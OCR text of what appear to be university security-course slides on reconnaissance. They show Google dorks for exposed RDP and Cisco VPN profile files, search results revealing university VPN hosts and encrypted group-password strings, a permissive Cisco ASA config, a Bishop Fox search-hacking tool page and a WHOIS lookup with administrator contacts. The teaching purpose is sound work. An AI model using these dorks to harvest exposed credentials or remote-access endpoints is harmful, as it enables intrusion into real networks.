screen mode id:i:2. desktopwidth:i:1679. desktopheight:i:921. session bpp:i:32.
winposstr:s:2,3,0,0,1680,892. compression:i:1. keyboardhook:i:2 ...
www.practice4site.com/SSORemote090518.RDP
screen mode id:i:2 desktopwidth:i:1280 desktopheight:i:800 session ...
File Format: Unrecognized - View as HTML
screen mode id:i:2. desktopwidth:i:1280. desktopheight:i:800. session bpp:i:16.
winposstr:s:0,1480,25,1280,625. full address:s:89.97.128.44. compression:i:1 ...
www.sistemaimpresa.it/SistemaImpresa.rdp
Done



Simple Cisco ASA configuration (allowSIP/SSH, disallow the rest) – Petri.co.il forums by Daniel Petri
http://www.petri.co.il/forums/showthread.php?t
filetype:rdp
Most Visited
Places
NETS Tools
RT
Intermapper
Cacti
Things
Blogs
Informed
UVic
SecTools
SharePoint
Simple Cisco ASA configuration (a...
(maybe there are some missconfigurations with the webserver.. but I dont need them)
Code:
!
interface GigabitEthernet0/3
 shutdown
 no nameif
 no security-level
!
..management..
!
passwd xxx encrypted
ftp mode passive
same-security-traffic permit inter-interface
access-list IPS extended permit ip any any
access-list everything extended permit ip any any
access-list acc_ssh extended permit tcp any any eq ssh
pager lines 24
mtu input 1500
mtu output 1500
mtu management 1500
ip address 10.0.0.1 255.255.255.0
no failover
asdm image disk0:/asdm521.bin
no asdm history enable
arp timeout 14400
timeout xlate 3:00:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 icmp 0:00:02
timeout sunrpc 0:10:00 h323 0:05:00 h225 1:00:00 mgcp 0:05:00 mgcp-pat 0:05:00
timeout sip 0:30:00 sip_media 0:02:00 sip-invite 0:03:00 sip-disconnect 0:02:00
timeout uauth 0:05:00 absolute
http server enable
http 192.168.1.0 255.255.255.0 management
http 10.0.0.0 255.255.255.0 management
no snmp-server location
no snmp-server contact
Groups.google.com
“cisco asa config help”
27th October 2008, 13:41
#4
Join Date: Mar 2008
Reputation: (310)
Done



filetype:pcf site:edu - Google Search
google.com
https://encrypted.google.com/s
filetype:pc
Most Visited
Places
NETS Tools
RT
Intermapper
Cacti
Things
Blogs
Informed
UVic
SecTools
国外大学的vpn和ez数据库_兰花专...
filetype:pcf site:edu - Google S...
Web History | Search settings | Sign in
Google SSL beta
filetype:pcf site:edu
Search
About 227 results (0.12 seconds)
Advanced search
Everything
More
Show search tools
cscgrid.pcf - Alabama Supercomputer Authority
[main] Description=CSCGrid Host=129.66.13.4 AuthType=1 GroupName=remotecsc
EnableISPConnect=0 ISPConnectType=0 ISPConnect= ISPCommand= Username=aren ...
www.asc.edu/downloads/cscgrid.pcf - Cached
WiscVPN-OffCampus.pcf - Home | Biomedical Computing Group
... enc_GroupPwd=
960DD695058CB27589E072417A4C0F8772F58036931E7587EDF56B1BE7631BC1BA71DD4F0D25F9
EnableISPConnect=0 ...
https://www.bcg.wisc.edu/files/.../WiscVPN-OffCampus.pcf - Cached
lists.pcf - Florida International University
Here we show that, quite surprisingly, we can implement *lists* in PCF # by using *first-class
functions*. The basic idea is that a list is # represented ...
users.cis.fiu.edu/~smithg/cop4555/lists.pcf - Cached
download - Information Technology: University of Oregon
... GroupPwd= enc_GroupPwd=
397FD4DDAFDFA3E6ABC4024721A6BD9786EED97CE16B97A4EAAEE563415E80F88B1334CDBE3A
...
it.uoregon.edu/help/getconnected/vpn/sw/UOnetVPN.pcf - Cached
MIT.pcf - MIT
... GroupName=MIT GroupPwd= enc_GroupPwd=
78A101003CA5DF024E15A0AE765837B00ADB68EA17F18057C377AFE2B8E6559A063FC52876849A
EnableISPConnect=0 ...
www.mit.edu/~gracewoo/utils/vpn/MIT.pcf - Cached - Similar
config - Department of Computer Science
[main] Description=csdvpn Host=newvpn.cs.umd.edu AuthType=1 GroupName=csd
EnableISPConnect=0 ISPConnectType=0 ISPConnect= ISPCommand= Username= ...
Done



Google Hacking Diggity
www.bishopfox.com/resources/tools/google-hacking-diggity/
Google Hacking Diggity
Google Hacking Diggity
ATTACK TOOLS
DEFENSE TOOLS
PRESENTATION SLIDES
MEDIA GALLERY
WHITE PAPERS
GOOGLE HACKING HISTORY
BLOG POSTS
A research and development initiative dedicated to investigating the latest techniques that leverage search engines, such as Google and Bing, to quickly identify vulnerable systems and sensitive data in corporate networks.
Attack Tools
Attack tools that leverage Google, Bing, and other popular search engines to help you find your info disclosures and exposed vulnerabilities before others do.
Defense Tools
Intrusion detection system (IDS) for search engine hacking (Google, Bing, etc.). Comprised of two major tool types: Alert RSS Feeds and Alert RSS Monitoring Tools.
Presentation Slides
Our presentation slides from speaking at conferences on
Media Gallery
Enjoy our ever-growing online media catalog of presentation videos, tool tutorials,



Internet Fingerprinting


- WHOIS
- DNS (active and passive)
- Traceroute


eric@vanilla.infosec.uvic.ca: /Users/eric/seng460 — bash — 80×50
eric@vanilla:~/seng460$ whois uvic.ca
Domain name: uvic.ca
Domain status: registered
Creation date: 2000/10/02
Expiry date: 2020/04/07
Updated date: 2010/10/15
Registrar:
Name: Webnames.ca Inc.
Number: 70
Registrant:
Name: University of Victoria
Administrative contact:
Name: Ron Kozsan
Postal address: University of Victoria
3045 Network Services Clearihue Building
Victoria BC V8W 3P4 Canada
Phone: 1 250 4724825
Fax: 1 250 7218778
Email: rkozsan@uvic.ca
Technical contact:
Name: UVic Network Services
Postal address: University of Victoria
3045 Network Services Clearihue Building
Victoria BC V8W 3P4 Canada
Phone: 1 250 7217654
Fax: 1 250 7218778
Email: netadmin@uvic.ca
Name servers:
dns1.uvic.ca 142.104.6.1
dns2.uvic.ca 142.104.80.2
ns3.uvic.ca 216.171.224.23
% WHOIS look-up made at 2010-11-16 18:50:39 (GMT)
%
